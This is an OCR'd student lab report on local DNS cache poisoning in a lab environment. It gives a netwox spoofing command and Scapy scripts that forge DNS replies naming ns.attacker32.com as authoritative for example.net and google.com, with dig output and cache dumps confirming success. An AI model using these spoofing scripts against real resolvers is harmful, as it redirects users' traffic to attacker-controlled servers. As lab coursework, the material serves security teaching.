
Lab 5 Part 1: Local DNS

Task 6)
First we make sure our DNS server's cache is empty.




Now we construct a new spoofed reply for example.net, since our local DNS server will be the target, and we cannot use the domains actually stored on our local DNS server. We must go to an outside domain in order to cache the poisoned entry.


sudo netwox 105 -h www.example.net -H 8.8.8.8 -a ns.example.net -A 1.2.3.4 -T 120 -s raw



We get the above output from the attacker machine. It is clear that the attacker machine sent a spoofed reply when we find the below after the dig query.




Then we check the cache of the local DNS server and find that the example.net entry has also been spoofed!




Lab 5 Part 1: Local DNS

Task 7)

Below is our scapy code. The highlighted line is where the magic happens. We spoof the ns.attacker32.com to be our authoritative nameserver for example.net. We then comment out the additional sections and make only one authoritative nameserver. We run this program on our attacker machine.




After running on our attacker machine, we “dig example.net” on our victim. You can see that our spoofed reply was received in our victim machine. The IP of example.net has changed, as well as the authoritative nameserver. Now, whenever that nameserver is accessed, we know that it can give out spoofed replies for the entire example.net domain.



Though it is not in the cache because attacker32.com has not been set up as a nameserver, we know our attack was successful from the screenshot above.

Lab 5 Part 1: Local DNS

Below is the cache. Ns.attacker32.com is successfully cached as the authoritative name server.



Lab 5 Part 1: Local DNS

Task 8)

We adjust our scapy script to now include two nameserver authoritative servers in the spoofed DNS reply. As you can see two lines from the top, google.com and example.net will both point to ns.attacker32.com as its authoritative nameserver.

```
                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns.attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS',ttl=259200, rdata='ns.attacker32.com')
                # The Additional Section
                #Addsec1 = DNSRR(rrname='ns1.example.net', type='A',ttl=259200, rdata='1.2.3.4')
                #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',ttl=259200, rdata='5.6.7.8')
                # Construct the DNS packet
                #DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=
arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=2
arcount=0, an=Anssec, ns=NSsec1)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

We run the script on our attacker machine and then dig example.net from our victim. So now the user thinks google.com also has the same nameserver.

```
seed@VM:~ 113x22
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4264
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; Query time: 63 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Tue Oct 19 11:32:27 EDT 2021
;; MSG SIZE  rcvd: 147

→  ~
```

Below is the cache. Ns.attacker32.com is successfully cached as the authoritative name server. Google.com is not cached in the server because it was not actually requested.

```
; authauthority
example.net.            259196  NS      ns.attacker32.com.
; authanswer
www.example.net.        259196  A       10.0.2.5
```

Lab 5 Part 1: Local DNS

Task 9)

```
def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')

                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns.attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS',ttl=259200, rdata='ns.attacker32.com')
                # The Additional Section
                Addsec1 = DNSRR(rrname='attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='facebook.com', type='A',ttl=259200, rdata='3.4.5.6')
                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=2,
arcount=3, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
```

Now we adjust our code above to include a piece of information in the additional section. This time, we want to return that ns.attacker32.com will actually be at 1.2.3.4. We add two other additional sections, too. We keep the authority section the same. We run this python script on our attacker machine. Flush the cache of the local DNS server, and then dig example.net on the victim machine. Below you can see the output of our dig command on the victim machine.

```
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.
google.com.             259200  IN      NS      ns.attacker32.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
facebook.com.           259200  IN      A       3.4.5.6

;; Query time: 63 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Tue Oct 19 11:44:38 EDT 2021
;; MSG SIZE  rcvd: 235
```

You can see that the additional section was added with the spoofed information. Now we check the cache.

Lab 5 Part 1: Local DNS

Once again, example.net's nameserver is successfully cached. However, the other two are not cached. Facebook.com is not cached in the server because it was not actually requested. As is the same with attacker32.com.